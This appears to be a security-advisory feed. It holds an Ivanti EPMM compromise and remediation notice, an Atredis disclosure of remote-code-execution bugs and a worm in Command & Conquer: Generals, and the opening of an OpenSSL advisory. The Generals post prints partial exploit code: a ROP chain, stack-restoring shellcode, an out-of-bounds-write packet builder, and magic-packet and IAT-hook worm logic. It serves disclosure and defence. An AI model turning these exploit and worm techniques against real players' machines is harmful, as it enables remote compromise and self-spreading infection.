The on-box logging can be manipulated by a threat actor who has successfully exploited the system. We strongly recommend reviewing your SIEM or other log aggregator/collector rather than the logs from the system itself (see Off-box logging instructions below). Reviewing for post-exploit persistence
Based on Ivanti’s analysis of threat actor toolkits targeting older vulnerabilities of the Ivanti EPMM application, we have seen two common methods of persistence.
The most common is the introduction of, or modification of, malicious files to introduce web shell capabilities. Ivanti has commonly seen these changes target HTTP error pages, such as 401.jsp. Any requests to these pages with POST methods or with parameters should be considered highly suspicious. Analysts who are performing forensic inspection of the disk should also review for unexpected WAR or JAR files being introduced to the system.
The latter is the deployment of reverse shells. The Ivanti EPMM appliance does not commonly make outbound network connections. We recommend reviewing firewall logs for long-running connections initiated by the appliance. Off-box logging
Based on Ivanti’s analysis of threat actor toolkits targeting older vulnerabilities on the Ivanti appliance, analysts should assume that the threat actor techniques will likely include the clearing of logs or removal of specific log entries. Furthermore, the log files on an EPMM appliance are rotated based on both the size and time range. Systems with high utilization and/or increased logging, such as debug logging, may see their logs rotate multiple times a day.
To ensure you can investigate issues on your appliance, we strongly recommend you make use of our Data Export features to forward logs from your EPMM solution to a SIEM. More information about forwarding logs using syslog can be found here: https://help.ivanti.com/mi/help/en_us/core/11.x/sys/CoreSystemManager/Data_Export__SysLog.htm
Impact
EPMM
Successful exploitation of the EPMM appliance will enable arbitrary code execution on the appliance. Aside from lateral movement to the connected environment, EPMM also contains sensitive information about devices managed by the appliance. Below is the list of potentially available data types.
| Category | Description |
|---|---|
| Information about the EPMM Administrator | First and Last Name Business Email Address Account Username |
| Information about a device user | Account Username First and Last Name Email Address User Principal Name (Active Directory) |
| Information about mobile devices | Phone number(s) Nearest cell tower location GPS location Device Identifier (UUID or SSAID) IMEI ICCID (iOS) IMSI or MEID Azure AD Device ID (Windows only) Wi-Fi, Bluetooth, Ethernet MAC Address Installed applications (name and version) IP Address UUID GCM or APNs Token |
In general, any information that is available on EPMM’s MIFS portal should be considered as available to an attacker after a successful exploit.
In addition to obtaining the above information, the API can be used to make changes to the EPMM configuration. If the changes are made through the API or web console, these changes are logged. Depending on your risk tolerance, you may want to review your EPMM configuration. For any appliance that you suspect may be impacted, we would recommend you review:
-
EPMM administrators for new or recently changed administrators.
-
Authentication configuration, including SSO and LDAP settings.
-
New pushed applications for mobile devices.
-
Configuration changes to applications you push to devices, including in-house applications.
-
New or recently modified policies.
-
Network configuration changes, including any network configuration or VPN configuration you push to mobile devices.
Please note that this is general guidance and Ivanti has not observed or received any indication that such changes have been made to a customer’s EPMM appliance maliciously. Sentry
While EPMM can be restricted to a DMZ with little to no access to the rest of a corporate network, Sentry is specifically intended to tunnel specific types of traffic from mobile devices to internal network assets. If you suspect that your EPMM appliance is impacted, we recommend you review the systems that Sentry can access for potential recon or lateral movement. Remediation and Recovery
Due to the complexity of the EPMM product, Ivanti does NOT recommend attempting to clean the system after it has been compromised. If your system is confirmed compromised, there are two options for restoring your device to a known-good state.
Option 1:
Our preferred recommendation is to restore your Ivanti EPMM from existing, known good backups from your enterprise backup solution or from virtual machine snapshots. When choosing the optimal backup solution, please take into consideration the exploit timing.
The log analysis should provide indication of date/time of first successful exploit.
Considering the vulnerability to have remained unpatched, you may have to check for a backup that is previous to the earliest log entry (IoC).
Option 2:
If it is not possible to recover your EPMM from a backup, Ivanti recommends building a replacement EPMM and then migrating data to the device. Information on how to do this can be found here: https://forums.ivanti.com/s/article/EPMM-Rebuild-the-EPMM-with-options
Additional documentation on the System Backup feature can be found here: https://help.ivanti.com/mi/help/en_us/core/11.x/sys/CoreSystemManager/System_backup.htm
NOTE: In both cases above, it is critical to restore the system while it is not available to the internet and then apply the approved mitigation or patches before returning the system to service. You can safely return the system to service once all remediation and recovery actions are completed.
After restoring the system, we recommend making the following additional changes to help secure your environment:
-
Reset the password of any local EPMM accounts.
-
Reset the password the LDAP and/or KDC service accounts perform lookups. https://help.ivanti.com/mi/help/en_us/core/11.x/gsg/CoreGettingStarted/Configuring_LDAP_servers.htm
-
Revoke and replace the public certificate used for your EPMM.
-
Reset the password for any other internal or external service accounts configured with EPMM solution.
Scanning Activity
Ivanti expects security researchers, both individuals and organizations, to begin scanning internet-facing appliances for this specific endpoint after the patch is released. Such scanning will make it more difficult to separate scanning from exploit attempts. Besides advising you to review the source of the IP addresses, there is no additional advice Ivanti can provide to separate scanning activity from attempted exploit.
Details on Location Tracking Services
EPMM collects Device location based on privacy policy settings. It is disabled by default. The feature is applicable for iOS and Android platforms.
You can find information about how the service is configured here: https://help.ivanti.com/mi/help/en_us/core/11.x/gsg/CoreGettingStarted/Privacy_policies.htm
This is where you can see the data through the admin console: https://help.ivanti.com/mi/help/en_us/CORE/12.x/dmga/DMGfiles/Locate.htm Concerning Encrypted Private Keys in Core Database
Ivanti EPMM stores encrypted private keys along with hashed passwords in database when customers enable the “Store keys on Core” feature. Even with significant expertise in the EPMM product, it is difficult to be able to obtain a password and successfully decrypt the private keys. Ivanti has never seen this performed in the wild. More information on this feature can be found here: https://help.ivanti.com/mi/help/en_us/CORE/12.x/dmga/DMGfiles/Cert_Enroll_s_1_ConfigSCEP.htm. This feature is disabled by default.
However, Ivanti recommends revoking previously generated user certificates and regenerating using admin driven action from the EPMM product. Instructions for revoking certifications can be found here: https://help.ivanti.com/mi/help/en_us/CORE/14.x/dmga/DMGfiles/About_logs_CertMgmt.htm#troubleshooting_3631632413_1032053
FAQ
- Are you aware of any active exploitation of these vulnerabilities?
We are aware of a very limited number of customers who have been exploited at the time of disclosure.
- How can I tell if I have been compromised?
The investigation is ongoing and Ivanti does not have reliable atomic indicators at this time. We are providing a Technical Analysis for defenders HERE.
- Is Sentry vulnerable?
No, Sentry does not contain this vulnerability, however you should always review the security of the Sentry appliance at the same time as EPMM due to the dependency it has on the EPMM appliance and configuration.
Customers who use Sentry with a cloud product are not impacted by this vulnerability.
- Is Ivanti Neurons for MDM vulnerable?
No. Ivanti Neurons does not contain this vulnerability. Ivanti cloud solutions are not impacted by this vulnerability.
- What actions have Ivanti taken in response to this discovery?
In addition to rapidly and proactively providing a patch, Ivanti has mobilized additional resources and support teams to assist customers and is actively collaborating with security partners, the broader security community and law enforcement.
- Will HA sync apply the RPM patch to our secondary core if a secondary core is being used?
No, the RPM patch needs to be applied to each core separately. HA Sync will not apply the patch to any secondary cores automatically.
- Do I need to apply both RPM patches?
No. The RPM patches are version specific, not vulnerability specific. You only need to apply the RPM patch that corresponds with your version.
- How do I validate if the RPM was applied successfully?
When the RPM is installed, there will be a response line indicating success. An error of any kind will be generated if there’s an issue with the application.
- What should I do if I need help?
Related vulnerabilities: CVE-2026-1340CVE-2026-1281
General Graboids: Worms and Remote Code Execution in Command & Conquer
2026-01-29T14:42:24+0000 by Andras IklodyGeneral Graboids: Worms and Remote Code Execution in Command & Conquer — Atredis Partners
[this work was conducted collaboratively by Bryan Alexander and Jordan Whitehead]
The following GCVE were assigned:
Report taken from: https://www.atredis.com/blog/2026/1/26/generals
This post details several vulnerabilities discovered in the online game Command & Conquer: Generals. We recently presented some of this work at an information security conference and this post contains technical details about the game’s network architecture, its exposed attack surface, discovered vulnerabilities, and full details of a worm we developed to demonstrate impact.
Full source code, including PoCs, can be found in our public Github repository here. Though the game is considered end-of-life by Electronic Arts, publicly available community patches are available addressing these issues; for more information see this project.
Research introduction
In early 2025, EA Games released the source code for Command & Conquer: Generals (C&C:G), the final installment in the real-time strategy (RTS) series popular in the late 1990’s and early 2000’s. Included in this source release was Zero Hour, the first and only expansion released in 2003, the same year as Generals. The game was released with both single and multiplayer gameplay, with multiplayer supporting LAN and online lobbies via the GameSpy service. Gamespy eventually went defunct in 2014 and along with it the online C&C:G servers.
Junkyard is an end-of-life pwnathon where researchers bring zero-day vulnerabilities to end-of-life (EoL) products, be it hardware, software, firmware, or a combination of the three. Points are given based on impact, presentation engagement and quality, and overall silliness. The event is held during Districtcon, a relatively new information security conference held yearly in Washington DC. We loved the idea of the event and were eager to identify potential targets to contribute. C&C:G fit the bill as both interesting and EoL’d.
When we first started the project we were kicking around ideas for fuzzing the network layer, but once we spent a little bit of time with the code, we found there really was no need.
Target overview
The source code includes all core components including the engine, networking stack, and various clients, but does not include models and other proprietary dependencies (such as third-party licensed tooling). This means the game cannot be built straight from the repository as is. Instead of attempting to build the game, we instead picked up a few licenses from Steam to provide dynamic instrumentation alongside our static code review.
When a client starts a game lobby, UDP port 8086 is opened up. This is the lobby port and exclusively processes meta-game commands and requests, such as player join, leave, chat, and more. For game packets used to synchronize state, trigger actions, and other combat activities, a separate port is opened once the game begins on port 8088.

C&C:G Network Architecture
While C&C:G has a peer-to-peer based networking architecture where the host can function as a packet router to all clients, it’s not relevant to the overall attack surface. Each client that connects must be accessible over both of these ports. When played on LAN, this means 0.0.0.0:8086 and 0.0.0.0:8088 must both be routable.
Packet format to both ports follows a similar structure with a few key differences:
+-------------------------------------------------------------+
| Wordwise XOR/Endian-swap Encrypted Payload                  |
|                                                             |
|   +----------------------+--------------------------------+ |
|   | CRC32 (LE)           | 4 bytes                        | |
|   +----------------------+--------------------------------+ |
|   | Magic                | 0D F0                          | |
|   +----------------------+--------------------------------+ |
|   | Header               | 1 bytes                        | |
|   +----------------------+--------------------------------+ |
|   | Data                 | up to MAX_FRAG_SIZE bytes      | |
|   +----------------------+--------------------------------+ |
|   | Padding              | 4 byte boundary                | |
|   +-------------------------------------------------------+ |
+-------------------------------------------------------------+
The above is the general shape of each packet, which includes a mandatory four byte CRC32 and two byte magic header. Each packet is XOR encoded using a hard-coded key and has a relatively robust packet fragmentation mechanism.
The header is a type header that roughly follows the standard tag-length-value (TLV) format and is recursively parsed by receiving clients. The following is an example of a NETCOMMANDTYPE_FILE packet (received on the lobby port):
+---------+---------------------------+-------------------------------+
| Offset  | Bytes                    | Description                    |
+---------+---------------------------+-------------------------------+
| 00–03   | fc 37 a9 53              | CRC32 (LE)                     |
+---------+---------------------------+-------------------------------+
| 04–05   | 0d f0                    | Magic                          |
+---------+---------------------------+-------------------------------+
| 06      | 54                       | Command Type Tag (‘T’)         |
+---------+---------------------------+-------------------------------+
| 07      | 12                       | Command Type Value             |
+---------+---------------------------+-------------------------------+
| 08      | 44                       | Data Type Tag (‘D’)            |
+---------+---------------------------+-------------------------------+
| 09–N    | <string>                 | First Data Value               |
+---------+---------------------------+-------------------------------+
| N–N+4   | 04 00 00 00              | Data Length (LE uint32)        |
+---------+---------------------------+-------------------------------+
| N–N+4   | 41 41 41 41              | Second Data Value ("AAAA")     |
+---------+---------------------------+-------------------------------+
| N–N     | 40 40                    | Padding (4 byte boundary)      |
+---------+---------------------------+-------------------------------+
The type tag is specified at offset 07 (0x12) and the data for that tag follows the data type tag at offset 08. This structure allows each type to individually parse its section and optionally support multiple types per packet.
Message parsing takes place inside NetPacket objects and, as you might expect, parses the command type tag inside a massive if/else statement:
if (commandType == NETCOMMANDTYPE_GAMECOMMAND) {
    msg = readGameMessage(data, offset);
} else if (commandType == NETCOMMANDTYPE_ACKBOTH) {
    msg = readAckBothMessage(data, offset);
} else if (commandType == NETCOMMANDTYPE_ACKSTAGE1) {
    msg = readAckStage1Message(data, offset);
} else if (commandType == NETCOMMANDTYPE_ACKSTAGE2) {
    msg = readAckStage2Message(data, offset);
...
Handlers are then responsible for parsing the data portion and actioning it as necessary.
Vulnerabilities
Filename Stack Overflow
We discovered the first memory corruption vulnerability in the net command handlers NetPacket::readFileMessage and NetPacket::readFileAnnounceMessage. These commands could be sent to any peer inside a multiplayer game (even if the attacker were not a member of the game).
NetCommandMsg * NetPacket::readFileMessage(UnsignedByte *data, Int &i) {
    NetFileCommandMsg *msg = newInstance(NetFileCommandMsg);
    char filename[_MAX_PATH];
    char *c = filename;

    while (data[i] != 0) {
        *c = data[i];
        ++c;
        ++i;
    }
    *c = 0;
    ++i;
    msg->setPortableFilename(AsciiString(filename));    // it's transferred as a portable filename

    UnsignedInt dataLength = 0;
    memcpy(&dataLength, data + i, sizeof(dataLength));
    i += sizeof(dataLength);

    UnsignedByte *buf = NEW UnsignedByte[dataLength];
    memcpy(buf, data + i, dataLength);
    i += dataLength;

    msg->setFileData(buf, dataLength);

    return msg;
}
While not quite as simple as grepping for memcpy, it was easy to catch the stack buffer of size _MAX_PATH next to a loop copying untrusted data until hitting a NULL. We confirmed the issue at first by injecting packets in the processing loop using Frida, then later through a Python client.
(3d80.b28): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled.
eax=0ccc5974 ebx=1f138298 ecx=41414141 edx=0019f700
esi=0ccad888 edi=ffffffff eip=44444444 esp=0019f900
ebp=00000013 iopl=0 nv up ei pl nz na pe nc cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00210206
44444444 ?? ???
Proving out exploitation for this bug was a nostalgic experience. The game runs in 32-bit mode and many of the libraries used are not randomized with ASLR. This meant that this bug alone was sufficient to gain code execution on a remote machine. While game packets do have a limited length, they also support a fragmented packet format that allows for larger payloads through a NetCommandWrapperList object. With no client authentication and a simple static XOR for “encryption”, we were able to make a static payload that could exploit any game peer. (The “just for fun” comment is in the original source.)
static inline void encryptBuf( unsigned char *buf, Int len )
{
    UnsignedInt mask = 0x0000Fade;

    UnsignedInt *uintPtr = (UnsignedInt *) (buf);

    for (int i=0 ; i<len/4 ; i++) {
        *uintPtr = (*uintPtr) ^ mask;
        *uintPtr = htonl(*uintPtr);
        uintPtr++;
        mask += 0x00000321; // just for fun
    }
}
The libraries that did not randomize their address space were not huge, but had sufficient gadgets for our needs. The main constraint on our RoP chain was avoiding NULL bytes which would end the overflow. Our initial portion of the chain pivoted to the rest of our chain in the packet, using pointers available in registers at the time of EIP control. After pivoting the stack, our ROP chain set up a RWX portion of memory, copied in our shellcode, and executed it.
    #...
    # chain with nulls allowed
    c = b""

    # save a reference to the old stack for later cleanup
    # no regs to use so use extra space in rw seg
    c += G_POP_ECX
    c += dw(EXTRA_RW_SPACE + 0)
    c += G_MOV_PTRECX_EAX

    # get a reference to VirtualAlloc from mss32.dll
    c += G_POP_EAX
    c += VIRTUALALLOC_PTR
    c += G_MOV_EAX_PTREAX

    # call virtualalloc
    # this messes up the heap we are using as a stack
    # so first pad a bunch
    c += (G_ADD_ESP_104 + (b"B" * (esp_adjust_amount-4))) * (fake_stack_pad_amt // esp_adjust_amount)

    c += G_JMP_EAX
    c += G_R # return
    c += dw(0) # lpAddress = NULL
    c += dw(0x4000) # dwSize
    c += dw(0x1000) # flAllocationType = MEM_COMMIT
    c += dw(0x40) # flProtect = PAGE_EXECUTE_READWRITE
    #...
← They have no idea how close they were to SEGFAULT
Our python harness could craft payloads with shellcode to run arbitrary commands, or load libraries from a given path. By being careful with our initial NULL-less RoP chain, we were able to avoid corrupting too much of the stack, and our exploit restores the stack to an earlier frame (ConnectionManager::doRelay) without missing a beat.
    mov edi, esp
stack_search_loop:
    add edi, 4

    mov eax, GEN_ZH_UNPATCHED_DORELAY_RET
    cmp [edi], eax
    je stack_search_found_zhun

    mov eax, GEN_ZH_PATCHED_DORELAY_RET
    cmp [edi], eax
    je stack_search_found_zhpa

    jmp stack_search_loop
    # ...

Exploit Flow
Arbitrary File Drop
This stack overflow was not the only exploitable issue we encountered. That same network command handler, NetPacket::readFileMessage, did not properly constrain files that were sent from a peer. Files of arbitrary extensions were accepted, as well as file paths outside of the original game directory. Simply sending a properly named .dll file was sufficient to ensure remote code execution the next time the game was started.
void ConnectionManager::processFile(NetFileCommandMsg *msg)
{
    if (TheFileSystem->doesFileExist(msg->getRealFilename().str()))
    {
        DEBUG_LOG(("File exists already!\n"));
        //return;
    }

    UnsignedByte *buf = msg->getFileData();
    Int len = msg->getFileLength();

    File *fp = TheFileSystem->openFile(msg->getRealFilename().str(), File::CREATE | File::BINARY | File::WRITE);
    if (fp)
    {
        fp->write(buf, len);
        fp->close();
        fp = NULL;
        DEBUG_LOG(("Wrote %d bytes to file %s!\n",len,msg->getRealFilename().str()));

    }
Out-of-Bounds Write
Another interesting issue we found was in the packet fragmentation logic used earlier to support our large exploit payload.
void NetCommandWrapperListNode::copyChunkData(NetWrapperCommandMsg *msg) {
    if (msg == NULL) {
        DEBUG_CRASH(("Trying to copy data from a non-existent wrapper command message"));
        return;
    }

    if (m_chunksPresent[msg->getChunkNumber()] == TRUE) {
        // we already received this chunk, no need to recopy it.
        return;
    }

    m_chunksPresent[msg->getChunkNumber()] = TRUE;
    UnsignedInt offset = msg->getDataOffset();
    memcpy(m_data + offset, msg->getData(), msg->getDataLength());
    ++m_numChunksPresent;
}
In the above function the msg->getDataOffset() call returns a controlled UnsignedInt without any restrictions. The msg->getDataLength() is likewise controlled by the sender. msg->getData() points to unfiltered packet data, resulting in a very straightforward out-of-bounds write from any offset to the m_data member. The size of the m_data member is determined by the initial wrapper command, and no checks are made to ensure the subsequent chunks of data are within the allocation.
  frag = b""
  frag += b'T\x11'
  frag += b"C" + struct.pack("<H", cmdid)
  frag += b'D'
  frag += struct.pack("<H", wrapped_cmdid)
  frag += struct.pack("<I", ci)
  frag += struct.pack("<I", len(chunks))
  frag += struct.pack("<I", len(payload))
  frag += struct.pack("<I", len(chunks[ci]))  # Controlled Write Length
  frag += struct.pack("<I", offset)           # Controlled Write Offset
  frag += chunks[ci]                          # Controlled Data

  offset += len(chunks[ci])
  frags.append(frag)
Worming
Once we had reliable remote code execution vulnerabilities developed, we turned our attention to the payload. Because of the nature of peer-to-peer multiplayer gaming, the ability for an infected player to further spread the infection to all other players, both in the present game and future games, was an appealing one.
Building a worm is relatively straightforward once you’ve infected a single user. The overall flow for infection is summarized by the following diagram:

Worming Flow
We’ll dig into the details of each step by step.
Delivery
As previously described, C&C:G’s online architecture is peer-to-peer; this means each player must be accessible via both their game and lobby ports. We first leverage the readFileMessage file write vulnerability to drop a DLL to disk, containing the worming capabilities and command-and-control functionality for continued abuse.
The DLL is dropped into the root folder of C&C:G which, on each launch of the game, will attempt to load a file called dbghelp.dll from the local path. The payload is written as a standard Windows DLL that executes on process attach. Once the file is written it then needs to be loaded. While there are certain techniques we found that could be leveraged to load the DLL mid-game, they weren’t as reliable as we’d like. Instead we opted to trigger the memory corruption in readFileMessage and deliver a LoadLibrary payload.
Trigger
Once the worm is installed for persistence and loaded into the currently running game, we can begin to set up hooks and listen for magic packets. Because C&C:G was written in the early 2000’s, it relies on some of the older socket APIs available in Windows. We opted to install Import Address Table (IAT) hooks in the APIs used (WSOCK32.dll) that intercepted all calls to recvfrom which was used to process incoming packets from the listening port. If you’re not familiar with how this works, you can read more about IAT hooks here or review the iatHook function in the provided code above.
Now that we were intercepting packets, we wanted to support two different cases:
-
Magic packets from remote systems
-
Magic chat messages
The first case was intended to support remote attackers executing arbitrary payloads or commands on the system and surreptitiously gain access to the underlying game engine. The second was intended to support in-game magic chat commands which could be hidden from victims. We’ll detail these in the next few sections.
Because packet formats are well structured it’s relatively easy to parse these out. We opted to reuse this structure to setup magic packet support so as to not impact uninfected systems in-game:
if (*cursor == 'T') {
    cbNetType = cursor[1];
    cursor += 2;

    // check if this command has our magic bytes
    if (containsMagicWord(buf, rlen)) {
        // it does, process and drop the packet
        handleInfectorPkt(buf, rlen);

        memset(buf, 0x0, len);
        rlen = 0;

        goto RECRYPT;
    }
}
In the above, we reuse the type tag to distinguish between magic packets and standard C&C:G packets. This structure of an infector packet is as follows:
0000  41 41 41 41 41 41 54 AD 4E AD DE 00 09 00 00 00   AAAAAAT.N.......
0010  63 61 6C 63 2E 65 78 65 00 40 40 40               calc.exe.@@@
Note that the first 6 bytes in the case of the magic packet do not matter; since we are hooking the recvfrom function and processing this before the game gets a chance, the checksum need not be validated nor does the C&C:G header need to be inspected. Further, games without the infection will not process the packets due to the missing magic bytes.
Our magic packet bytes (0xdead4ead) immediately follow the type tag which we then process as an infector packet.
Spread
The key to a worm is its ability to autonomously spread itself. To do this, we need to perform a few actions:
-
Determine who is in a game
-
Determine if we’ve infected them already
-
Get their IP addresses
-
Send the payload
Determining who is in a game is, mercifully, a rather simple task. When players join a game, even when a game starts from a lobby, game messages are sent to all other players and with our hooks we can parse them out:
if (*cursor == MSG_JOIN_ACCEPT) {
    OutputDebugStringA("[!] new user joined\n");

    LANMessage* msg = (LANMessage*)(buf + 6);
    OutputDebugStringA(format("[!] userName: %s\n", msg->userName).c_str());
    OutputDebugStringA(format("[!] hostName: %s\n", msg->hostName).c_str());
    OutputDebugStringA(format("[!] game IP address: %08x %s\n",
msg->GameJoined.gameIP,
uintToIP(msg->GameJoined.gameIP).c_str()).c_str());
    OutputDebugStringA(format("[!] user IP address: %08x %s\n",
msg->GameJoined.playerIP,
uintToIP(msg->GameJoined.playerIP).c_str()).c_str());
This gives us a full list of players in a game in addition to the IP address of each joined user.
Determining if we’ve infected a player or not is a little more tricky due to the disparate spreading nature of worms. While we can trivially track who we’ve infected within the bounds of a single game, once the worm spreads to other players in other games, another mechanism is needed. For simplicity’s sake we’ve opted to simply track who was infected in a single game. To determine this outside the game, we could implement “are you infected?” magic packets that would respond if they were or remain silent if they were not.
We’ve already established how to obtain a player IP address and now all that’s left is to send the payload. This is done using the strategy outlined in the delivery section above.
Payloads
Once players in a game have been infected the real fun can begin. Our worm implements the following infector packet types:
enum INFECTOR_TYPE
{
    INFECTOR_CMD,
    INFECTOR_ACTION,
};
INFECTOR_CMD is used to execute arbitrary operating system commands. It was mostly set up for testing, but it’s common for any self-respecting worm to feature this ability so we decided to leave it.
INFECTOR_ACTION allows for manipulation of the internal game engine. C&C:G uses a rudimentary scripting engine for use by bots and in-game actions. The game engine implements this under its ScriptEngine and you can find the massive switch statement with all supported script actions here. Within our worm, since there is no ASLR, we can invoke the executing functions by address; the following demonstrates how to force the player to sell everything:
typedef void(__thiscall* SellEverything_t)(void* thisplayer);
#define FUN_Player_SellEverything   ((SellEverything_t)0x454fa0) // v1.05 C&C:G
..
void** pPlayerList = *GPTR_ThePlayerList;
void* pLocalPlayer = pPlayerList[INDX_PlayerList_m_local];
FUN_Player_SellEverything(pLocalPlayer);
There is a catch to this, however. The engine is intended only to be used for the local game state and does not percolate changes across players in the game. This, unfortunately, means changes to the local game state desynchronize the player and cause a disconnect. Not ideal!
While we did not investigate how much effort it would take to manually (or automatically via some undiscovered ScriptEngine capability) distribute game updates, a variety of script actions exist that impact only the local instance. This includes things like displaying text, playing sound files, adjusting the camera, and others. These are ultimately what we implemented in the current payload.
Injecting a “SellAll” ScriptAction from the Implant
Fixes
After initial discovery and creation of the PoCs, we reached out to EA Games in August 2025 to report these issues. EA was helpful but confirmed that the issues were not within scope of their support.
> “Command & Conquer: Generals is a legacy title. EA’s official online services for Command & Conquer: Generals were retired several years ago, and multiplayer for this game today is typically provided via a community-run or user-hosted infrastructure, which EA does not operate or control.”
— EA Product Security
EA also received an early copy of our presentation slides for review which we’ve included in the project repository linked above.
Even though C&C:G is a legacy title with no active support, we thought the vulnerabilities were significant enough to warrant CVEs for community tracking. We reached out to EA Games, who are a CNA, to provide CVE’s but they declined on the basis that they do not issue CVEs for legacy titles. We have escalated this conversation to MITRE and are currently in the process of obtaining these for the described bugs. We’ll update this post once they become available.
In December of 2025 we reached out over Discord to maintainers of a community run fork/patch of the game, GeneralsGameCode. We coordinated with developers to ensure that they were aware of the issues in the game engine, and had appropriate patches. Some of these vulnerabilities were already being tracked in the community by December, having been independently discovered by community members. We worked with the maintainers to ensure their understanding of the severity of those issues, and disclose other issues. You can see some of the relevant fixes here:
We want to thank the community developers for their quick response and fixes! It is amazing to see the effort and passion that goes into keeping games like this one alive.
Timeline
-
2025-08-06: Atredis Partners sent an initial notification to vendor
-
2025-08-06: EA Games confirms receipt of the reports
-
2025-08-07: EA Games requests additional platform information
-
2025-08-11: EA Games validates the three vulnerabilities and assigns two high severity and one medium severity
-
2025-08-11: Atredis follows up with additional questions on remediation and disclosure
-
2025-08-26: EA Games provides clarifying information on disclosure and patching
-
2025-12-03: Contacted Legionnaire from https://legi.cc/genpatcher/ to start community disclosure over Discord
Related vulnerabilities: GCVE-1-2026-0010GCVE-1-2026-0011GCVE-1-2026-0009
OpenSSL Security Advisory [27th January 2026]
Improper validation of PBMAC1 parameters in PKCS#12 MAC verification (CVE-2025-11187)
Severity: Moderate
Issue summary: PBMAC1 parameters in PKCS#12 files are missing validation which can trigger a stack-based buffer overflow, invalid pointer or NULL pointer dereference during MAC verification.
Impact summary: The stack buffer overflow or NULL pointer dereference may cause a crash leading to Denial of Service for an application that parses untrusted PKCS#12 files. The buffer overflow may also potentially enable code execution depending on platform mitigations.
When verifying a PKCS#12 file that uses PBMAC1 for the MAC, the PBKDF2 salt and keylength parameters from the file are used without validation. If the value of keylength exceeds the size of the fixed stack buffer used for the derived key (64 bytes), the key derivation will overflow the buffer. The overflow length is attacker-controlled. Also, if the salt parameter is not an OCTET STRING type this can lead to invalid or NULL pointer dereference.
Exploiting this issue requires a user or application to process a maliciously crafted PKCS#12 file. It is uncommon to accept untrusted PKCS#12 files in applications as they are usually used to store private keys which are trusted by definition. For this reason the issue was assessed as Moderate severity.
The FIPS modules in 3.6, 3.5 and 3.4 are not affected by this issue, as PKCS#12 processing is outside the OpenSSL FIPS module boundary.
OpenSSL 3.6, 3.5 and 3.4 are vulnerable to this issue.
OpenSSL 3.3, 3.0, 1.1.1 and 1.0.2 are not affected by this issue as they do not support PBMAC1 in PKCS#12.
OpenSSL 3.6 users should upgrade to OpenSSL 3.6.1.
OpenSSL 3.5 users should upgrade to OpenSSL 3.5.5.
OpenSSL 3.4 users should upgrade to OpenSSL 3.4.4.
This issue was reported on 11th September 2025 by Stanislav Fort (Aisle Research) with a follow up report on 21st November 2025 by Stanislav Fort and Petr Šimeček (Aisle Research). It was also independently reported on 14th October 2025 by Hamza (Metadust). The fix was developed by Tomas Mraz.
Stack buffer overflow in CMS AuthEnvelopedData parsing (CVE-2025-15467)
Severity: High
Issue summary: Parsing CMS AuthEnvelopedData message with maliciously crafted AEAD parameters can trigger a stack buffer overflow.
Impact summary: A stack buffer overflow may lead to a crash, causing Denial of Service, or potentially remote code execution.
